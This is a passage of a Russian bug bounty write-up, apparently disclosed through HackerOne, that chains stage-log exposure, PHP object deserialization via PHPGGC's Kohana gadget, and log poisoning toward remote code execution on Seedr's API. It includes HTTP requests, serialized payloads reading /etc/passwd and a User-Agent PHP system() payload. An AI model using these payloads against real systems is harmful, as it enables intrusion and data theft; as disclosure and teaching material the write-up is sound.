te/967f88e4-3b1e-42ea-92eb-ede427391ac6?&hosting=vimeo HTTP/1.1
Host: player.seedr.ru
Content-Length: 6
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 20 Dec 2021 00:55:24 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Strict-Transport-Security: max-age=15768000
Content-Length: 192

ErrorException [ 2 ]: file_put_contents(/var/www/seedr.backend.v2/application/logs/2021/12/20.php):
failed to open stream: No space left on device ~ SYSPATH/classes/kohana/log/file.php [ 81 ]
```

Из этой ошибки я смог извлечь путь к какому-то логу `/application/logs/2021/12/20.php`. После попытки открыть `https://api.seedr.ru/application/logs/2021/12/20.php` в браузере я получил ошибку «No direct script access». Почти в каждом PHP-файле фреймворка Kohana есть такая строчка в начале.



github.com/kohana/core/search?q=No+direct+script+access.

i18n/en.php

```
<?php defined('SYSPATH') OR die('No direct script access.');

return array();
```

PHP Showing the top four matches Last indexed on Apr 20, 2021

classes/Security.php

```
<?php defined('SYSPATH') OR die('No direct script access.');

class Security extends Kohana_Security {}
```


PHP Showing the top four matches Last indexed on Apr 20, 2021

classes/URL.php

```
<?php defined('SYSPATH') OR die('No direct script access.');

class URL extends Kohana_URL {}
```

PHP Showing the top four matches Last indexed on Apr 20, 2021

Похоже, что я не могу получить доступ к логам с расширением `.php` непосредственно из браузера. К моему удивлению, попробовав открыть на stage-хосте с адресом `http://api-stage.seedr.ru/application/logs/2021/12/20.php`, я получил код ответа HTTP 404. Не знаю, что меня подтолкнуло, но я изменил расширение `.php` на `.log`, и...




```
GET /application/logs/2021/12/20.log HTTP/1.1
Host: api-stage.seedr.ru
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 20 Dec 2021 01:05:03 GMT
Content-Type: application/octet-stream
Content-Length: 5517312
Last-Modified: Mon, 20 Dec 2021 01:05:03 GMT
Connection: close
ETag: "61bfd6bf-543000"
Accept-Ranges: bytes

<?php defined('SYSPATH') or die('No direct script access.'); ?>

2021-12-20 00:01:30 --- ERROR: get_metric VideoNotFound 617c2c506e332070b9636009
2021-12-20 00:01:30 --- ERROR: get_metric VideoNotFound 617c2c506e332070b9636009
2021-12-20 00:01:30 --- ERROR: get_metric VideoNotFound 617c2c506e332070b9636009
```


Да, я получил огромный лог-файл, после чего мой Burp Suite даже немного подвис. Должен отметить, что такой трюк не сработал на production-хосте `api.seedr.ru`. Думаю, что разработчики Seedr специально что-то поменяли на stage-хосте, чтобы упростить доступ к логам. Но, как обычно, это привело к проблеме безопасности.

В очередной раз передо мной открылась новая дверь. Ты еще помнишь, как я вызвал Error exception в первый раз (`https://api.seedr.ru/<svg>`)? Вот запись об этом в логе.




```
2021-12-20 03:59:11 --- ERROR: ErrorException [ 1 ]: Uncaught Kohana_Exception [ 0 ]: Required route parameter not passed: svg ~ SYSPATH/classes/kohana/
route.php [ 511 ]
  thrown ~ SYSPATH/classes/kohana/route.php [ 511 ]
```

После краткого анализа логов я «отравил» его такой записью.




```
2021-12-20 07:41:53 --- ERROR: ErrorException: file_get_contents(http://vimeo.com/api/v2/video/<?php `uname -a`>?.php): failed to open stream: HTTP request failed!
HTTP/1.1 400 Bad Request
 in /var/www/t1.seedr.backend/application/classes/controller/video.php:107
Stack trace:
#0 [internal function]: Kohana_Core::error_handler(2, 'file_get_conten...', '/var/www/t1.see...', 107, Array)
#1 /var/www/t1.seedr.backend/application/classes/controller/video.php(107): file_get_contents('http://vimeo.co...')
#2 /var/www/t1.seedr.backend/application/classes/controller/video.php(27): Controller_Video->get_info3('vimeo', '<?php `uname -a...', NULL)
#3 [internal function]: Controller_Video->action_index('index')
#4 /var/www/t1.seedr.backend/system/classes/kohana/request/client/internal.php(132): ReflectionMethod->invokeArgs(Object(Controller_Video), Array)
#5 /var/www/t1.seedr.backend/system/classes/kohana/request.php(1152): Kohana_Request_Client_Internal->execute(Object(Request))
#6 /var/www/t1.seedr.backend/index.php(115): Kohana_Request->execute()
#7 {main}
2021-12-20 07:41:53 --- ERROR: #0 [internal function]: Kohana_Core::error_handler(2, 'file_get_conten...', '/var/www/t1.see...', 107, Array)
#1 /var/www/t1.seedr.backend/application/classes/controller/video.php(107): file_get_contents('http://vimeo.co...')
#2 /var/www/t1.seedr.backend/application/classes/controller/video.php(27): Controller_Video->get_info3('vimeo', '<?php `uname -a...', NULL)
#3 [internal function]: Controller_Video->action_index('index')
```

С помощью PHPGGC я сгенерировал новый сериализованный объект `View` с файлом `/var/www/t1.seedr.backend/application/logs/2021/12/20.log`, разместил его на контролируемом сервере, отправил запрос и получил следующую ошибку.



ErrorException [Fatal Error]: Method View::__toString() must not throw an exception, caught ParseError: syntax error, unexpected '?'

Видимо, из-за того, что файл журнала был слишком большим (более 200 000 строк), какая-то функция ломалась на одном из символов `*?`, выбрасывала исключение и останавливала выполнение скрипта. На самом деле я просто опечатался, предлагаю тебе самостоятельно найти ошибку в моей нагрузке. Из документации PHP я узнал следующее.




Внимание Нельзя выбросить исключение из метода __toString() до PHP 7.4.0. Это приведёт к фатальной ошибке.

Поскольку лог за 20 декабря был испорчен моей неудачной нагрузкой, дальнейшее тестирование на этом хосте оказалось бесполезным. Поэтому я перешел к тестированию на локальном окружении. Многочасовая отладка, эксперименты с функцией `include()` и логом не привели к желаемому результату.

Принимая утренний душ, я вспомнил еще одну потрясающую статью от Charlese Fol: Laravel <= v8.4.2 debug mode: Remote code execution (CVE-2021-3129). В ней автор использует технику с особенностью множественного декодирования Base64, которая игнорирует не-Base64-символы. Изначально я прочитал об этом в блоге тайваньского исследователя безопасности Orange Tsai.

Моя идея заключалась в том, чтобы отравить лог PHP-нагрузкой, закодированной в Base64 несколько раз, а затем раскодировать его с помощью нескольких PHP-фильтров `convert.base64-decode` внутри функции `include()`, чтобы обойти ошибку с символом `?`. Но, поскольку у меня была бессонная ночь, мой мозг работал плохо, и я совсем забыл, что в случае с Laravel исследователь злоупотреблял цепочкой функций `file_get_contents()` и `file_put_contents()` с одинаковыми аргументами внутри, что позволило ему переписать лог. Я также забыл и о следующем ограничении.



The `base64-decode` chain shows its limits


We said earlier that PHP will ignore any badchar when base64-decoding a string. This is true, except for one character: `=`. If you use the `base64-decode` filter a string that contains a `=` in the middle, PHP will yield an error and return nothing.

Из-за предсказуемого пути (`/application/logs/2021/12/20.log`) я скачал несколько логов за предыдущие дни и планировал отравить лог за 21 декабря в начале суток, пока он не стал слишком большим.

Я добавил новую информацию в отчет на HackerOne, и у меня в наличии оставался целый день до 21 декабря. Не теряя времени, я попытался проэксплуатировать уязвимость на `api.seedr.ru`, так как все последние тесты я проводил на `api-stage.seedr.ru`. Еще раз с помощью PHPGGC я сгенерировал объект `View` с файлом `/etc/passwd`, разместил его на контролируемом сервере и не увидел в ответе содержимого файла `/etc/passwd`. Я повторил те же шаги на `api-stage.seedr.ru`, но там по-прежнему все работало как надо. Упс, неужели уязвим только stage-хост?


НУЛЕВОЙ БАЙТ

Здесь я должен признаться, что, когда я генерировал сериализованный объект с помощью PHPGGC, я немного изменял его.



```
┌──(kali㉿kali)-[~/Tools/phpggc]
└─$ ./phpggc Kohana/FR1 /etc/passwd
O:4:"View":1:{s:8:"*_file";s:11:"/etc/passwd";}
```


Действительно ли строка `*_file` состоит из восьми символов? Нет, только из шести. Именно это я исправлял каждый раз, и все отрабатывало без ошибок на `api-stage.seedr.ru`. Позже в трассировке стека я заметил следующее.



```
        object View(3) {
            protected _file => NULL
string      protected _data => array(0)
            public *_file => string(11) "/etc/passwd"
        }
```

Значение защищенного атрибута `_file` равно `NULL`, но по какой-то причине у объекта `View` еще есть публичный атрибут `*_file` с моей нагрузкой. Возможно, знатоки PHP уже поняли причину такого поведения, но мне пришлось потратить некоторое время на решение этой проблемы.

Как ты мог заметить по скриншотам, для хранения нагрузки я использовал сервис Webhook — быстрое и простое решение для приема входящих HTTP-соединений и размещения нагрузки. К сожалению, на сей раз это сыграло со мной злую шутку. Дело в том, что для хранения защищенного значения в сериализованной строке PHP использует нулевые символы (\0) вокруг символа *. Вот почему `*_file` состоит из восьми символов.




```
┌──(kali㉿kali)-[~/Tools/phpggc]
└─$ ./phpggc Kohana/FR1 /etc/passwd | xxd
00000000: 4f3a 343a 2256 6965 7722 3a31 3a7b 733a  O:4:"View":1:{s:
00000010: 383a 2200 2a00 5f66 696c 6522 3b73 3a31  8:".*._file";s:1
00000020: 313a 222f 6574 632f 7061 7373 7764 223b  1:"/etc/passwd";
00000030: 7d0a                                     }.
```

Поскольку я просто копировал нагрузку на `webhook.site`, он не сохранял эти нулевые символы и передавал в функцию `unserialize()` публичный атрибут `_file`. Чтобы решить проблему, я просто разместил сериализованную строку с нулевыми байтами на своем сервере. Теперь `vimeo.com` перенаправлял запросы на мой сервер, где при помощи функции `echo()` я отдавал нагрузку с нулевыми символами. После того как мне удалось загрузить содержимое файла `/etc/passwd` на `api.seedr.ru`, я снова вернулся к анализу загруженных логов.

ПОСЛЕДНЕЕ «ОТРАВЛЕНИЕ»

В логах обнаружилось множество различных типов записей, но лишь некоторые из них можно было использовать для хранения нагрузки, а большинство эндпоинтов вообще требовали аутентификации. Уже при первом анализе логов я заметил следующий тип записи.




```
2021-12-20 02:02:56 --- INFO: [PLAY] undefined
tags seed_id= post_id= eurl=
user ip=185[redacted] user-agent Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36 Edg/96.0.1054.53
source other
status hash is wrong
```

Этот тип записи хорош тем, что он сохранял нагрузку только один раз и не повторял ее, как в предыдущей попытке. Я приметил также возможную точку инъекции: заголовок `user-agent`. Но проблема заключалась в том, что я не знал, как именно сгенерировать такую запись в логе, к какому эндпоинту мне следует обратиться.

Я грепнул лог со своим IP и обнаружил, что в сегодняшнем журнале запись с моим IP уже присутствовала. Это означало, что я уже точно обращался к нужному эндпоинту. К тому времени в моей истории Burp Proxy насчитывалось больше 40 тысяч записей, поэтому найти нужный эндпоинт оказалось не так-то просто. Сравнив время записи с активностью, которой я был занят в то время, я понял, что запись, вероятно, была сгенерирована во время сканирования с помощью dirsearch. Я запустил его повторно, и через некоторое время эндпоинт, который генерировал такую запись, был найден — `api-stage.seedr.ru/inc`.

На локальном окружении я спрятал новую нагрузку в тестовый лог, загрузил его через функцию `include()` и получил вывод команды `bash`. Оставалось только дождаться 21 декабря и свежего лога, потому что логи за 20 декабря для `api.seedr.ru` и `api-stage.seedr.ru` были отравлены моими неудачными нагрузками.


На следующий день я «отравил» лог с помощью следующего запроса.



```
GET /inc/?eurl=RCEurl&hash=RCEhash&v=RCEv&p=RCEp HTTP/1.1
Host: api.seedr.ru
User-Agent: <?php system($argv[1]);die();?>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 21 Dec 2021 01:57:30 GMT
Content-Type: application/json
Content-Length: 18
Connection: keep-alive
Set-Cookie: PHPSESSID=152mqutu0979af00coi2ic8ju2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Access-Control-Allow-Credentials: true

{
  "response":false
}
```

Сгенерировал нагрузку, разместил на сервере, отправил запрос...



byq posted a comment. Dec 21st (5 months ago)

As I told previously I was able to poison log file with malicious PHP code.
But I forgot to change **$argv[1]** to **$_GET[1]** after local tests (facepalm) and RCE will be fail today, because of the *die();* at the end of my payload.

Anyway I believe now this vulnerability can be rated as RCE.

